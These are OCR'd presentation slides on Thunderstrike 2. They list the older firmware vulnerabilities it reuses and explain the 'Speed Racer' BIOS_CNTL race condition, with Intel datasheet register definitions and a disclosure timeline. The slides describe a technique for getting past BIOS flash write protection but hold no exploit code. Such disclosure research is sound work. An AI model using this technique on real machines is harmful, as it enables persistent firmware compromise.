
Vulnerability Case Studies

Thunderstrike 2 takes advantage of four older, previously disclosed vulnerabilities:

1. Incorrect BIOS_CTNL / Speed Racer (2014, VU#766164)
2. Darth Venamis (2014, VU#976132)
3. Snorlax (2013 VU#577140) and PrinceHarming (2015)
4. Unsigned Option ROMs (2007, 2012)

Case study 1: Speed Racer

(ICH datasheet, 1999)



LPC Interface Bridge Registers (D31:F0)


8.1.12 BIOS_CNTL (LPC I/F—D31:F0)

Offset Address:	4E–4Fh	Attribute:	R/W
Default Value:	0000h	Size:	16 bits
Lockable:	No	Power Well:	Core

Bit	Description
15:2	Reserved.
1	**BIOS Lock Enable (BLE).** Once set, this bit can only be cleared by a PCIRST#. 1 = Setting the BIOSWE bit will cause SMIs. 0 = Setting the BIOSWE will not cause SMIs.
0	**BIOS Write Enable (BIOSWE).** When this bit is written from a '0' to a '1' and BIOS lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMM code can update BIOS. 1 = Access to the BIOS space is enabled for both read and write cycles. 0 = Only read cycles result in LPC I/F cycles.

Case study 1: Speed Racer

VU #766164



BIOS_CNTL Race 3/4

SMM

BIOS_CNTL

BIOSWE=1

BLE=1


Thread 1 (core #1)

Thread 2 (core #2)

Flash Write ✓

- Although core 2 will also enter SMM, it does not happen instantaneously.
- Core 2 has a small window in which to attempt flash write operations

- Disclosed to Intel and CERT/CC in May 2014
- Publicly disclosed at 31C3 (Dec 2014)



(PCH datasheet, 2004)

LPC Interface Bridge Registers (D31:F0)

12.1.33 BIOS_CNTL—BIOS Control Register (LPC I/F—D31:F0)

Offset Address: DCh
Default Value: 20h
Lockable: No

Attribute: R/WLO, R/W, RO
Size: 8 bits
Power Well: Core

